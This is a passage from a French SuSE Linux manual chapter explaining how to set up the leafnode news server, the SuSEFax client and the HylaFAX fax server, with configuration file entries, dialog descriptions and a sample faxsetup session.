Le paquetage `leafnode` est l'un des systèmes de news les mieux appropriés pour petits réseaux ou pour machines monopostes possédant une connexion Internet simple mais pas forcément des plus rapides. Ce paquetage est constitué de plusieurs parties : le serveur NNTP proprement dit **leafnode**, le programme **fetch** qui permet de retirer les messages et le programme **texpire** qui permet d'effacer les vieux messages ou ceux qui ne sont plus jugés intéressants. Il existe en outre des outils pour la gestion des stocks de données sous `/var/spool/news`. Vous trouverez une documentation relative à tous ces composants sous `/usr/doc/packages/leafnode` ainsi que dans la page de man de `leafnode` (`man 8 leafnode`) et les autres *pages de man* qui y sont mentionnées.

Conditions requises pour la mise en oeuvre de Leafnode

- Vous devez pouvoir accéder directement par modem (PPP), par connexion ISDN ou autre connexion réseau (par exemple Ethernet) à un serveur NNTP externe sur lequel vous pouvez retirer les “news”. En cas de doute, demandez à votre fournisseur d'accès Internet (*FAI*) les données du serveur NNTP à utiliser.
- Le paquetage `leafnode`, série `n` doit être installé.
- Espace disque sous `/var/spool/news` ; -)
- Les phases de configuration que nous allons énumérer doivent être exécutées.

Serveur NNTP local

Vous devez tout d'abord vous assurer que **Leafnode** tourne comme serveur NNTP *local*.

1. Positionnez dans le fichier `/etc/rc.config` la variable `<NNTPSERVER>` à la valeur `localhost`. Vous pouvez bien sûr aussi utiliser le “véritable” nom de votre machine Linux en lieu et place de `localhost` (par exemple `terre`) si vous avez configuré votre machine en conséquence ; ceci est absolument indispensable dans un environnement réseau ! – La méthode la plus sûre pour positionner la variable `<NNTPSERVER>` est d'utiliser YaST (voir la procédure au paragraphe 3.6.10, page 105) car YaST invoquera automatiquement le script `SuSEconfig` lorsque vous aurez quitté le masque avec **(F10)**.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

2. Dans le fichier `/etc/leafnode/config`, procédez à l'aide d'un éditeur aux modifications indispensables ou souhaitables. Le nom du serveur NNTP de votre fournisseur d'accès doit obligatoirement être inscrit dans ce fichier (à `server =`).
3. Prenez les dispositions nécessaires pour que **leafnode** soit lancé par `inetd`. Activez pour cela l'entrée `nntp` dans `/etc/inetd.conf` en supprimant le caractère de commentaire ('`#`', tout dans une ligne !); voir fichier 7.6.1, page 198.
4. Lancez de nouveau **inetd** à la main afin que cette configuration devienne effective. Vous pouvez pour cela utiliser la commande `rcinetd restart`.

```
nntp  stream  tcp  nowait  news    /usr/sbin/tcpd
                                     /usr/sbin/leafnode
```

fichier 7.6.1: Entrée `inetd` pour **leafnode**

Maintenant tout est préparé au niveau local et vous pouvez entrer pour la première fois en contact avec le serveur de news du fournisseur d'accès.



Avec `telnet localhost 119`, vous pouvez vérifier si **leafnode** se manifeste. Si c'est le cas, tapez la commande `quit` pour revenir à la ligne de commande.

Initialiser et utiliser le système de news

Votre système peut maintenant être initialisé. Si ce n'est pas déjà fait, établissez une connection IP avec votre FAI (ce sera en règle générale par modem ou ISDN). Lors du premier contact au moyen de **fetch**, les informations concernant les groupes de news disponibles sont retirées sur le serveur de news distant et placées sous `/var/spool/news/interesting.groups`. Si vous voulez suivre les détails des opérations exécutées par **fetch**, utilisez `-vvv` :

```
terre:~ # fetch -vvv
```

Aucun article n'est encore disponible – il n'en faut pas moins lancer un lecteur de news supportant NNTP et jeter un coup d'oeil dans les groupes (encore vides); voir paragraphe 7.6.1, page 199. **leafnode** enregistre cela et lors de la prochaine invocation de **fetch** c'est dans ces groupes que seront placés les messages.

Si vous ne voulez pas entrer manuellement la commande **fetch** à chaque fois que vous "allez en ligne", vous pouvez l'insérer par exemple dans votre script `/etc/ppp/ip-up`.

Gérer le système de news

leafnode a été conçu de telle manière qu'il peut se gérer lui-même dans une très large mesure. Cela signifie que si aucun utilisateur ne lit plus certains groupes de news, ceux-ci ne seront plus recherchés par **fetch** après l'écoulement d'un délai déterminé. Il suffit en fait de veiller à ce que les vieux articles soient supprimés. Cette tâche est assumée par **texpire** et une entrée est déjà

prévue à cette fin dans `/etc/crontab` – supprimez le caractère de commentaire ‘#’ comme il vous est montré dans le fichier 7.6.2, page 199 (tout dans une ligne !).

```
0 22 * * * root test -x /usr/sbin/texpire && /usr/sbin/texpire
```

fichier 7.6.2: Entrée Expire pour **leafnode** dans `/etc/crontab`

Vous trouverez des informations sur les configurations qui peuvent être effectuées à l’aide du fichier `/etc/leafnode/config` – comme nous l’avons dit précédemment – dans la page de man de **leafnode** (`man leafnode`).

Lecture des news

Pour la lecture des news, vous disposez de différents programmes tels que par exemple **nn**, **tin** ou **pine**. Mais vous pouvez utiliser **Netscape** ou **Emacs**. Le choix d’un lecteur de news est uniquement une question de goût personnel. Les lecteurs de news peuvent être configurés aussi bien pour l’accès à un serveur de news – comme il est courant dans un réseau – que pour l’accès au répertoire de spool local. Vous trouverez des paquetages configurés de façon appropriée dans la série n de SuSE Linux.

Si vous voulez accéder au serveur NNTP **leafnode** avec **tin** (voir paragraphe 7.6.1, page 197 et pages suivantes), lancez ce lecteur de news par la commande `rtin`.

7.7 Linux et le fax

Si vous voulez utiliser un PC Linux comme machine de fax, deux possibilités s’offrent à vous :

- Vous pouvez utiliser **mgetty** conjointement à **sendfax**,
- ou vous pouvez utiliser le serveur de fax **HylaFAX** en combinaison par exemple avec **SuSEFax**, le nouveau frontal de fax de SuSE, écrit entièrement en Java.

Depuis la version 5.0 de SuSE Linux, le paquetage **mgetty** est subdivisé en deux paquetages : le paquetage **mgetty** et le paquetage **sendfax** car le paquetage **hylafax** contient quelques commandes ayant le même nom que celles contenues dans le paquetage **sendfax**.



Les deux prochains paragraphes décrivent comment configurer et utiliser **SuSEFax** et **HylaFAX** sous SuSE Linux.

7.7.1 SuSEFax – Un client pour HylaFAX

Comme nous l’avons dit précédemment, **SuSEFax** est écrit en Java. Cela signifie que le “Java Developers Kit” doit être installé conjointement au paquetage **susefax**. Si vous souhaitez utiliser **SuSEFax** sur une autre plate-forme, la meilleure chose à faire est d’installer le paquetage **susefax** et de copier tous les fichiers qui se trouvent sous `/usr/lib/SuSEFax`.

Le wrapper

SuSEFax est lancé par un petit script. Il s'agit de ce que l'on appelle un "wrapper" qui invoque l'interpréteur Java avec les paramètres nécessaires et vérifie si certaines conditions sont remplies. On trouve ce script sous `/usr/X11/bin/susefax`. Il est possible de paramétrer le programme avec des variables d'environnement indépendantes du système (Linux) qui sont les *propriétés du système*. Le tableau 7.2 montre les propriétés connues du système, leur signification et les valeurs internes qui sont utilisées par défaut si ces paramètres ne sont pas transmis à l'interpréteur. À l'exception du paramètre `susefax.images`, il n'est généralement pas utile de spécifier ces paramètres lorsque le programme tourne sur un système d'exploitation multiutilisateur. Il est ici question de systèmes qui permettent d'attribuer à un utilisateur déterminé un répertoire personnel déterminé (tous les systèmes **UNIX** et **Windows NT** mais pas **OS/2**). Si ce n'est pas possible avec votre système, vous devrez définir les valeurs pour `susefax.setup.path`, `susefax.setup.file` et `susefax.phonebook.file`, sinon le programme risque de ne pas fonctionner. Il n'a toutefois pas encore été fait de tests à ce sujet.

Propriété	Valeur par défaut	Signification
<code>susefax.setup.path</code>	<code>\$HOME</code>	Chemin d'accès au répertoire dans lequel le fichier de configuration et la base de données annuaire téléphonique doivent être placés
<code>susefax.setup.file</code>	<code>.susefaxrc</code>	Nom sous lequel le fichier de configuration est stocké
<code>susefax.phonebook.file</code>	<code>.susephone</code>	Nom sous lequel la base de données annuaire téléphonique doit être stockée
<code>susefax.images</code>	<code>./images</code>	Chemin d'accès au répertoire contenant les images nécessaires aux dialogues

TAB. 7.2: Les propriétés du système de **SuSEFax**

Si vous voulez modifier un ou plusieurs de ces paramètres, vous devrez seulement effacer le caractère de commentaire qui suit le nom de la variable (voir fichier 7.7.1).

Utilisation

La figure 7.6 montre l'aspect de la fenêtre principale lorsque le bouton 'Send queue' a été activé et que l'on s'est procuré à l'aide du bouton 'Fetch states' des informations sur les jobs de la file d'envoi, à savoir les fax envoyés au cours des dernières minutes. Lorsque le bouton 'Receive queue' a été activé, il est établi une liste des fax reçus au cours des dernières minutes. Si vous cliquez sur le bouton 'Update information', le statut du serveur


```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another path and/or
# filename here

SETUPDIR=      # -Dsusefax.setup.path=/wo/auch/immer
SETUPFILE=     # -Dsusefax.setup.file=/was/auch/immer

# even the phonebook can be renamed to whatever

PHONEBOOK=    # -Dsusefax.phonebook.file=wieauchimmer
```

fichier 7.7.1: Extrait du script wrapper : /usr/X11/bin/susefax

sera automatiquement actualisé à une fréquence que vous pourrez déterminer dans le champ situé en dessous. Le choix de l'intervalle entre les mises à jour sera validé par . En fonction du bouton activé, 'Receive queue' ou 'Send queue', il sera affiché à droite de la liste des jobs l'action déclenchée par un double clic sur une entrée de la liste. En mode 'Send queue', vous pouvez en outre décider si un double clic doit provoquer la suppression d'un job se trouvant dans la file ou si ses paramètres doivent être modifiés. Dans le menu 'Extras', vous pouvez choisir la langue que vous désirez (anglais ou allemand, le français n'étant pas encore disponible).

Commençons par la configuration

Avant qu'il ne soit possible d'obtenir des informations sur le serveur ou de lancer des processus, le programme doit être configuré. Cela se fait avec l'option 'Main settings' du menu 'Program'. Toutes les configurations sont enregistrées lorsque vous quittez l'un des dialogues de configuration. Si vous quittez le programme, l'état actuel de la configuration sera également enregistré.

Configuration globale

Signification des différents champs :

Username : Le prénom et le nom de l'utilisateur sont spécifiés ici. Cette information est nécessaire pour créer une page de garde de fax.

Email : Les messages du serveur de fax seront envoyés à l'adresse E-mail indiquée ici, dans le cas par exemple où un fax a été supprimé de la file d'envoi sans que le serveur ait pu l'envoyer.

User account : Le serveur de fax est capable de distinguer les utilisateurs et peut leur accorder ou leur refuser l'accès. Pour cette raison, il est nécessaire d'entrer ici le nom du compte sous lequel l'utilisateur est connu du serveur. Il est également possible d'attribuer un mot de passe à un utilisateur.

Hostname of the faxserver : Il s'agit ici du nom de la machine sur laquelle fonctionne votre serveur de fax.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...




FIG. 7.6: Send queue

Automatic faxing : Lorsque ce bouton est activé, le fichier spécifié sous 'Spool file' est vérifié à un intervalle de quelques secondes. Si ce fichier a été modifié, le dialogue 'Send fax' est automatiquement ouvert. Cette option est particulièrement utile lorsque l'on imprime directement dans un fichier au moyen d'un pilote d'imprimante depuis une autre application. Il est ainsi possible d'envoyer un fax depuis n'importe quelle application à condition que celle-ci soit capable de convertir le document en PostScript (voir paragraphe 7.7.3).

Spool file : Vous devez indiquer ici le chemin complet vers le fichier en attente si vous souhaitez que les fax soient envoyés automatiquement. Un clic sur le bouton 'Search' ouvre un exploreur (angl. *browser*) avec lequel on peut rechercher un tel fichier

Fax cover : Pour la création d'une page de garde de fax, on a besoin d'un fichier PostScript spécial. Le nom complet du chemin d'accès à ce fichier est spécifié ici.

Time zone : La zone horaire devrait être la même que celle configurée sur le système local.




FIG. 7.7: Dialogue pour la configuration globale

Country : La configuration du pays détermine la présentation des dates et horaires, par exemple sur la page de garde de votre fax.

Paramètres des jobs

Après avoir effectué correctement la configuration globale, vous pourrez envoyer votre premier fax. Un fax ou un fichier qui a été émis devient un job sur le serveur de fax. Il attend dans la file d'envoi, éventuellement avec d'autres jobs, d'être expédié. Il existe des paramètres pour chaque job. Ils sont déterminés avant et après le placement des jobs dans la file d'envoi. Avant l'envoi, cela se fait par le dialogue 'Job settings' qui est accessible via 'Extras'. Signification des différents paramètres :

Notification Scheme : On détermine ici à quel moment le serveur de fax fera parvenir un message à l'utilisateur dont l'adresse E-mail a été configurée. Il existe quatre schémas différents

- **Never (only errors) :** L'utilisateur ne sera informé que s'il s'est produit une erreur qui a eu pour conséquence de faire échouer l'envoi du job.
- **After sending :** L'utilisateur sera aussi informé après l'envoi d'un fax.
- **After a 'Requeue' :** L'utilisateur sera informé si une tentative d'envoi a échoué du fait par exemple que la machine distante était occupée
- **After 'Requeue' and 'Sending' :** Une combinaison des deux précédents schémas.




FIG. 7.8: Dialogue pour les paramètres des jobs

Le premier schéma s'applique dans tous les cas. Cela signifie que même si l'on choisit par exemple le deuxième schéma, l'utilisateur sera informé si l'envoi du job a échoué.

Resolution : On détermine ici la résolution du fax envoyé. Elle est mesurée en nombre de lignes par pouce (lpi).

Priority : La priorité d'un job dans la file d'envoi. La valeur par défaut est fixée à 127. Le serveur de fax modifie l'ordre des priorités en cas de besoin, dans le cas par exemple où l'envoi d'un job a échoué à cause d'une ligne occupée.

Maximum tries to sent : On détermine ici le nombre de tentatives que le serveur devra faire pour envoyer un job si par exemple des erreurs de transmission se sont produites en raison d'une mauvaise qualité de la ligne.

Maximum tries to dial : Nombre de tentatives d'appel dans le cas par exemple où l'autre machine est occupée ou si elle ne décroche pas.

Paper format : Trois formats de papier sont supportés par **SuSEFax** : A4, A3 et "North American Letter". Le format sélectionné dépend du format du document PostScript à envoyer.

Si vous avez activé ‘**Modify job parameter**’ dans la fenêtre principale à côté de la liste des jobs, vous pourrez ouvrir une boîte de dialogue par un double clic sur un job et vous pourrez positionner les paramètres ‘**Notification scheme**’, ‘**Maximum tries to send**’ et ‘**Maximum tries to dial**’ du job que vous avez sélectionné.

Visualiseur externe

Si la liste des jobs dans la fenêtre principale montre le contenu de la file de réception, il est possible de voir un fax reçu à l’aide d’un visualiseur externe. Le fax lui-même est au format **tiffg3** et le visualiseur externe doit donc être capable de l’afficher. Ce format permet de placer plusieurs images dans un fichier. Le programme **SuSEFax** est accompagné d’un petit script qui génère un document PostScript à l’aide de la commande **fax2ps** de la **TIFF Software** de Sam Leffler [Lef96b] (paquetage **tiff**). Ce document est transmis à un visualiseur externe. Le script recherche d’abord le programme **gv** de Johannes Plass (paquetage **gv**) et ensuite **GhostView** de Timothy O. Theisen (paquetage **gs_x11**). Son nom est **docview** et il se trouve sous **/usr/lib/SuSEFax**. Signification des entrées dans la boîte de dialogue pour le visualiseur externe :

Path to temporary files : **SuSEFax** place dans ce répertoire l’image au format **tiffg3** récupérée sur le serveur et remplace le caractère joker **\$F** par le nom complet du chemin d’accès à ce fichier.

L’utilisateur qui a lancé **SuSEFax** doit avoir dans ce répertoire aussi bien des droits d’écriture que des droits de lecture !



Invoking the viewer : Vous devez spécifier ici le nom *complet* du chemin d’accès au programme ou au script qui doit afficher le fichier. Ce programme ou script doit accepter comme paramètre le chemin d’accès au fichier qui doit être affiché.

Envoi d’un fax

Lorsque les configurations essentielles ont été faites, on doit d’abord vérifier s’il est possible d’obtenir des informations sur le statut du serveur (voir page 200). Si ce n’est pas possible, aucun fax ne pourra être envoyé. Il peut éventuellement s’avérer nécessaire de vérifier la configuration de **SuSEFax** ou du serveur **HylaFAX**. Si tout a été fait correctement, vous pouvez, en sélectionnant l’option du menu ‘**Send fax**’, ouvrir une boîte de dialogue dont les champs ont la signification suivante :

Telephone number of the remote host : Le numéro de téléphone du destinataire. Un clic sur le bouton ‘**From telephone book**’ ouvre l’annuaire. Vous pouvez ainsi sélectionner directement un numéro de téléphone dans l’annuaire.

Document to be send : Le nom complet du chemin d’accès au document à envoyer doit apparaître ici. Un clic sur le bouton ‘**Search**’ ouvre un exploreur à l’aide duquel vous pouvez sélectionner le fichier à envoyer.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

Use fax cover : Il n'est possible d'activer ce bouton que si un chemin d'accès à un fichier de pages de garde de fax a été spécifié. Si ce bouton a été activé, vous pouvez remplir les champs suivants pour qu'une page de garde, qui sera ensuite envoyée, soit générée à partir de ces informations.

Do not send immediatly : En activant ce bouton, vous ouvrez une boîte de dialogue dans laquelle il est possible de déterminer à quel moment le fax doit être envoyé. Si vous quittez le dialogue avec 'Cancel', le fax sera envoyé immédiatement, comme il le serait si vous cliquiez sur 'Send fax'. Lorsque vous spécifiez la date et l'heure, vous devez tenir compte de ce qui suit :

- S'il a été fait une entrée dans l'un des champs, la touche d'entrée devrait être activée afin que le programme vérifie automatiquement s'il s'agit d'une date valide. Si ce n'est pas le cas, l'entrée sera corrigée afin qu'elle corresponde à une date valide.

Name of sender : Nom de l'émetteur. On indique toujours ici le nom qui a été spécifié dans la configuration globale.

Name of recipient : Nom du destinataire

Regarding : Objet

To company : Entreprise destinataire

Comment : Commentaire

La sélection de ce bouton 'Poll fax' présume que vous avez déjà spécifié le numéro de téléphone du serveur de fax. Pour cela, il n'est évidemment pas nécessaire de spécifier un fichier à envoyer.

Signification des entrées dans la liste des jobs

Comme nous l'avons déjà mentionné, il est possible d'afficher dans la liste des jobs aussi bien le contenu de la file d'envoi que celui de la file de réception. Nous allons maintenant vous donner la signification des différents éléments de ces entrées.

File de réception (Reception queue)

Vous pouvez voir, en lisant de gauche à droite, les droits d'accès, la taille en octets, le nombre de pages, la TSI et le nom du fichier d'un fax reçu. La TSI (angl. *Transmission Subscriber Identification*) est une forme d'identification que la machine distante utilise pour son télécopieur. Ce n'est pas obligatoirement un numéro de téléphone. Il peut très bien s'agir du nom d'une entreprise ou de quelque chose d'équivalent.



Les fax reçus ne peuvent être visualisés par un double clic que si le serveur est configuré de telle manière que les droits de lecture sont attribués à tous les utilisateurs. Pour cela, vous devez inscrire les droits 0644 dans le fichier `/var/spool/fax/etc/config.device` (voir paragraphe 7.7.4) derrière le mot-clé `RecvFileMode` :

File d'envoi (send queue)

De gauche à droite, vous pouvez voir l'identification du job (job ID), la priorité, le compte utilisateur, le numéro de téléphone du destinataire, l'heure de l'envoi et/ou le nombre de tentatives d'appel et le nombre maximal de tentatives d'appel. Si une erreur s'est produite, le message d'erreur sera également ajouté dans la ligne correspondante. Le job ID est automatiquement assigné par le serveur de fax. La priorité peut être déterminée pour chaque job, mais elle est modifiée en cas de besoin par le serveur de fax. Le compte utilisateur indique quel utilisateur a lancé ce job. Seul cet utilisateur peut le supprimer ou en modifier les paramètres.

L'annuaire




FIG. 7.9: L'annuaire

Les noms et numéros de fax peuvent être gérés dans l'annuaire (voir figure 7.9). Ceci permet l'affichage et le classement par noms, prénoms, numéros de fax ou noms d'entreprises. Un double clic sur une entrée permet d'ouvrir l'éditeur.

L'éditeur d'entrées est dans ce cas un visualiseur. Si l'on sélectionne maintenant une autre entrée dans la liste de l'annuaire, celle-ci sera affichée dans l'éditeur. Si le bouton 'Edit' est activé dans l'annuaire, il sera possible d'écrire dans les champs de l'éditeur. L'entrée faite peut maintenant être éditée. Si vous activez 'Accept entry', les modifications seront prises en compte. Il est nécessaire pour cela que les champs 'Surname', 'Name' et 'Telefon number' aient été renseignés.

Si l'éditeur se trouve en mode 'View entry', un clic sur le bouton 'Send fax' ouvre 'Send fax dialogue' et les éléments 'Surname', 'Name', 'Telefon number', 'Company' et 'Comment' seront insérés dans les champs pour la création de la page de garde (voir page 205). La page de garde ne sera évidemment envoyée que si vous avez cliqué sur le bouton 'Use fax cover'. Si vous avez exécuté une action qui fait disparaître la

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

barre de sélection dans l'annuaire, par exemple 'Sort', le bouton 'Send fax' sera désactivé. Vous pourrez le réactiver en sélectionnant une entrée.

En activant le bouton 'Add' dans l'annuaire, vous ajoutez une nouvelle entrée à la fin de la liste. 'Remove' efface l'entrée qui vient d'être marquée. Il ne sera effectué un classement dans la liste que si vous activez le bouton 'Sort'. Ce classement sera fait par ordre numérique et alphabétique croissant selon les critères qui se trouvent sous 'Shown is'.

Les boutons 'Save changes' et 'Save & Exit' ne peuvent être sélectionnés que si l'un des boutons 'Accept entry', 'Sort' ou 'Remove' a été auparavant activé.

L'annuaire peut aussi être utilisé en mode 'standalone'. Vous devez pour cela entrer `susephone` dans le shell et le wrapper sera invoqué. Mais dans ce cas, il ne sera pas possible d'envoyer de fax.



Il est déconseillé de lancer deux fois le programme annuaire sous un compte utilisateur. Mais si vous le faites quand même, veillez à ce que l'annuaire ne soit pas sauvegardé par la même occasion.

Le dialogue fax série

Le dialogue fax série vous permet, à partir des entrées de l'annuaire, d'établir une liste des fax à envoyer en série. Pour ajouter une ou plusieurs entrées à la liste des fax, vous devez d'abord les sélectionner. Il en est de même si vous désirez supprimer une ou plusieurs entrées. La sélection se fait soit à l'aide de la souris, soit par l'un des deux boutons 'Toggle'. En activant par exemple le bouton '⇐Toggle', vous sélectionnez toutes les entrées de la liste qui ne sont pas encore sélectionnées et toutes celles qui sont sélectionnées seront désélectionnées. Ceci est également valable pour la liste des fax série. Un clic sur le bouton 'Send faxes' provoque l'envoi de tous les fax de la liste. Pour les fax envoyés en série, il n'est pas possible de créer automatiquement une page de garde.

7.7.2 Création automatique de la page de garde

Comme nous l'avons déjà mentionné plus haut, la création automatique d'une page de garde de fax requiert un modèle de document (angl. *template*) PostScript. Il ne s'agit pas ici d'un fichier pouvant être interprété par un interpréteur de PostScript mais d'un fichier contenant des caractères de substitution pour les informations qui sont insérées lors de la création de la page de garde. Un tel modèle de document peut être plus ou moins difficile à réaliser. Si vous êtes familiarisé avec les polices de caractères \LaTeX , vous apprécierez sûrement le paquetage `latex-cover`¹⁰ de R. Krienke. Ce paquetage permet d'utiliser un style de \TeX qui facilite la création d'un tel modèle de document. La page de garde de ce paquetage et celle du paquetage `hylafax` ont été réalisées au moyen de **latex-cover**.

¹⁰ Ce paquetage est installé sous `/usr/doc/packages/hylafax` lors de l'installation du paquetage `hylafax`.

Si vous ne voulez pas l'utiliser, vous devrez créer un fichier PostScript "normal" et insérer manuellement les macros et les caractères de substitution nécessaires.

Quels sont les mots-clés connus de SuSEFax ?

Si vous modifiez le document \TeX , vous devez garder présent à l'esprit que la version actuelle de **SuSEFax** ne remplace que les macros suivantes :

<code>\toperson</code>
<code>\from</code>
<code>\regarding</code>
<code>\tocompany</code>
<code>\todaysdate</code>
<code>\comments</code>

Pour tester le modèle de document que vous avez élaboré vous-même, vous pouvez utiliser le programme **faxcover** du paquetage **hylafax**. Il crée, à partir du modèle de document, un fichier PostScript que vous pouvez visualiser ou imprimer. Mais vous pouvez aussi utiliser le binaire Java **FaxCovergen.class** du paquetage **susefax** pour faire le test. Il vous suffit pour cela d'entrer, dans un répertoire de votre choix :

```
tux@terre:/home/tux > java -classpath
/usr/lib/java/lib/classes.zip:/usr/lib SuSEFax.FaxCovergen
```

Vous devriez alors voir l'affichage :

```
Command: FaxCovergen sourcecover.ps docname.ps targetcover.ps
```

La page de garde source est dans ce cas le modèle de document. Derrière `docname.ps` se cache le document qui sera transmis lors de l'envoi effectif du fax. La page de garde ainsi créée sera stockée dans `targetcover.ps` et vous pourrez également la visualiser. Ces arguments seront simplement ajoutés à la fin de la commande mentionnée ci-dessus.

7.7.3 Traitement différé des fax sous UNIX/Linux

Le mécanisme de spool (traitement différé) sous **SuSEFax** a en fait été conçu pour être utilisé sous **Windows**. Il est cependant possible d'en tirer parti sous **Linux**. Il vous suffit pour cela d'installer le paquetage **faxprint**, série **n** (Support réseau).

Si vous convertissez maintenant le fichier `/etc/passwd` au format PostScript au moyen, par exemple, de la commande `a2ps -nP /etc/passwd | lpr -Pfax` et si vous l'envoyez en le faisant passer par le filtre d'impression nouvellement configuré, vous devriez pouvoir trouver sous le répertoire `/tmp` un fichier du nom de `fax_accountname.ps`. Ici, *accountname* est le nom sous lequel vous vous êtes connecté au système. Si ce fichier existe, vous pouvez l'enregistrer comme fichier en attente ainsi qu'il a été décrit au paragraphe 7.7.1 et activer le bouton 'Automatic fax'.



Le mécanisme de spool ne peut fonctionner que si le programme **SuSEFax** est lancé. **SuSEFax** vérifie régulièrement l'horodatage `Lastmodified` du fichier et ouvre une boîte de dialogue si une modification doit être faite.

7.7.4 HylaFAX – Fax répartis

Fonctionnement

L'installation et la configuration de **HylaFAX** ne sont pas couvertes par l'Assistance Technique à l'Installation (voir paragraphe H.1.2, page 510). Nous sommes cependant volontiers disposés à vous venir en aide dans le cadre de l'Assistance Technique Pro facturée à part (voir paragraphe H.3, page 513).

La figure 7.10 montre le fonctionnement du serveur de fax et le principe de l'interaction avec les clients. Ainsi que l'illustration le fait ressortir, il existe trois voies de communication entre les clients et le serveur. Le protocole qui se cache derrière le port 4557 est présent pour des raisons de compatibilité avec d'anciennes versions **HylaFAX**. Un client du nom de **WinFlex**, de Peter Bentley, qui tourne sous les anciennes versions de **Windows** utilise encore ce protocole. Les clients plus récents devraient utiliser le protocole sur le port 4559 qui s'inspire, dans une très large mesure, du *File Transfer Protocol*, *RFC959*. Le troisième protocole est le *SNPP (Simple Network Paging Protocol, RFC1861)*.

Le serveur lui-même est constitué par trois démons dont chacun a des tâches déterminées à accomplir :

hfaxd est le serveur de protocole. Il est responsable de la communication entre le client et le serveur. Il peut être lancé soit en “standalone”, par exemple par le processus **Init** lors du démarrage du système, soit au moyen de **Inetd**. Il communique avec le processus **faxq** par l'intermédiaire d'un “fichier FIFO spécial”.


faxq est le “gestionnaire de files d'attente”. Il est responsable de la gestion des fax entrants et sortants et de la file d'attente des jobs. Ce processus tourne en permanence et *un seul* devrait tourner.

faxgetty est responsable de la communication avec le modem. Comme alternative à **faxgetty**, on peut utiliser le programme **faxmodem** si l'on souhaite uniquement envoyer des fax sans en recevoir. Il peut en outre être géré au moyen d'un fichier FIFO ¹¹

Structure des répertoires

Le serveur fonctionne en mode dit “change-root”. Le répertoire *Server-Root* est par défaut `/var/spool/fax`. Les processus du serveur et le répertoire *Server-Root* appartiennent à l'utilisateur et au groupe ‘uucp’. Le tableau 7.3 montre tous les répertoires qui se trouvent dans *Server-Root* et décrit leur fonction.

¹¹ Un fichier FIFO (angl. *FIFO = First In First Out*) est un fichier dans lequel les données seront lues dans l'ordre dans lequel elles ont été écrites.

FIG. 7.10: Fonctionnement du serveur **HylaFAX**

archive	Les jobs sont archivés ici lorsque le <i>job archival support</i> a été activé.
bin	Ce répertoire contient les scripts utilisés par les programmes faxq , faxsend , pagesend et faxgetty .
client	Ce répertoire contient les fichiers FIFO nécessaires pour la communication avec le programme faxq .
config	La configuration, le contrôle d'accès et la gestion des utilisateurs se trouvent dans ce répertoire ainsi que dans le répertoire etc .
dev	Comme l'ensemble du système tourne dans un environnement chroot , on trouve ici les périphériques caractères nécessaires (null , socksys et tcp).
docq	Tout comme le répertoire tmp , ce répertoire est nécessaire, entre autre, pour la préparation de jobs sortants.
doneq	C'est ici que sont stockés les jobs qui sont terminés mais n'ont été ni supprimés ni archivés.
etc	voir config .

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

<code>info</code>	Ce répertoire contient des informations sur les caractéristiques et la performance de machines avec lesquelles HylaFAX a déjà été en contact.
<code>log</code>	Ce répertoire contient des informations de login concernant aussi bien l'envoi que la réception.
<code>pollq</code>	C'est ici que sont stockés les documents que l'on a obtenus par interrogation (angl. <i>polling</i>) du serveur.
<code>sendq</code>	C'est ici que l'on met les fax sortants et...
<code>recvq</code>	...ici les fax entrants.
<code>status</code>	Ce répertoire contient des fichiers dans lesquels le serveur enregistre des informations sur son statut actuel.
<code>tmp</code>	voir <code>docq</code> .

TAB. 7.3: Les répertoires *Server-Root* et leur fonction

En plus de ces répertoires, il existe aussi des fichiers FIFO. Le fichier `/var/spool/fax/FIFO` ainsi qu'un fichier `/var/spool/fax/FIFO.devname` pour chacun des modems gérés par **faxgetty**. `devname` indique le nom du périphérique auquel le modem est relié.

Configuration

La configuration du serveur est répartie sur 2 à 2+n fichiers de configuration. 'n' est le nombre des fax modems à utiliser. Le répertoire `/var/spool/fax/etc` contient les fichiers de configuration `config` et `config.device`. Le deuxième détermine la configuration du modem relié au périphérique *device*. Si par exemple le modem était relié au périphérique `/dev/ttyS0`, le nom du fichier serait `config.ttyS0`.

Le fichier `config` contient des paramètres globaux utilisés par le processus `scheduler faxq` et le fichier `config.device` des paramètres spécifiques au "gestionnaire de files d'attente" (angl. *queueing agent*). Les paramètres spécifiques au serveur de protocole se trouvent dans le fichier `/usr/lib/fax/hfaxd.conf`. Ces fichiers de configuration sont créés automatiquement lorsque l'on exécute le script `faxsetup` après l'installation.

Exemple de configuration

Voici un exemple de configuration réalisée au moyen de `faxsetup`. Nous partons des données contenues dans le tableau 7.4.

Les caractères **gras** désignent les entrées qui ont été faites.

¹² Vous devez évidemment entrer votre propre numéro de téléphone et réagir de façon adéquate pendant l'exécution de `faxsetup`.

```

Numéro de télé- (0)49(0)911-320672812
phone
Modem fax classe 2.0

```

TAB. 7.4:

Configuration du scheduler

- Should an entry be added to /etc/inetd.conf [no]?
- Country code [1]? **49**
- Area code []? **911**
- Long distance dialing prefix [1]? **0**
- International dialing prefix [011]? **00**
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?
- Tracing during normal server operation [1]? **527**
- Default tracing during send and receive sessions [0xffffffff]? **527**
- Continuation cover page (relative to /var/spool/fax) []? **etc/cover.templ**
- Timeout when converting PostScript documents (secs) [180]?
- Maximum number of concurrent jobs to a destination [1]?
- Define a class of modems []? **"any::"**
- Time of day restrictions for outbound jobs ["Any"]?
- Pathname of destination controls file (relative to /var/spool/fax) []?
- Timeout before purging a stale UUCP lock file (secs) [30]?
- Max number of pages to permit in an outbound job [0xffffffff]? **30**
- Syslog facility name for ServerTracing messages [daemon]?

Après l'entrée de ces données, il vous sera montré un résumé semblable à celui de l'affichage à l'écran 7.7.1.

Configuration du serveur

Lorsque le scheduler a été configuré, `faxsetup` demande si un modem doit être configuré au moyen de `faxaddmodem`. Vous répondrez évidemment **yes** à cette question. Il vous sera ensuite demandé à quel port série le modem est relié et vous répondrez en indiquant le nom du périphérique sans spécifier le chemin complet – `/dev/modem` devient donc `modem`.

- Country code [49]?

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

The non-default scheduler parameters are:

CountryCode:	49
AreaCode:	911
LongDistancePrefix:	0
InternationalPrefix:	00
ServerTracing:	527
ContCoverPage:	etc/cover.templ
MaxSendPages:	30
ModemClass:	"any:.*"
SessionTracing:	527

affichage à l'écran 7.7.1:

- Area code [911]? (←)
- Phone number of fax modem [+1.999.555.1212]?
+49.911.3206728
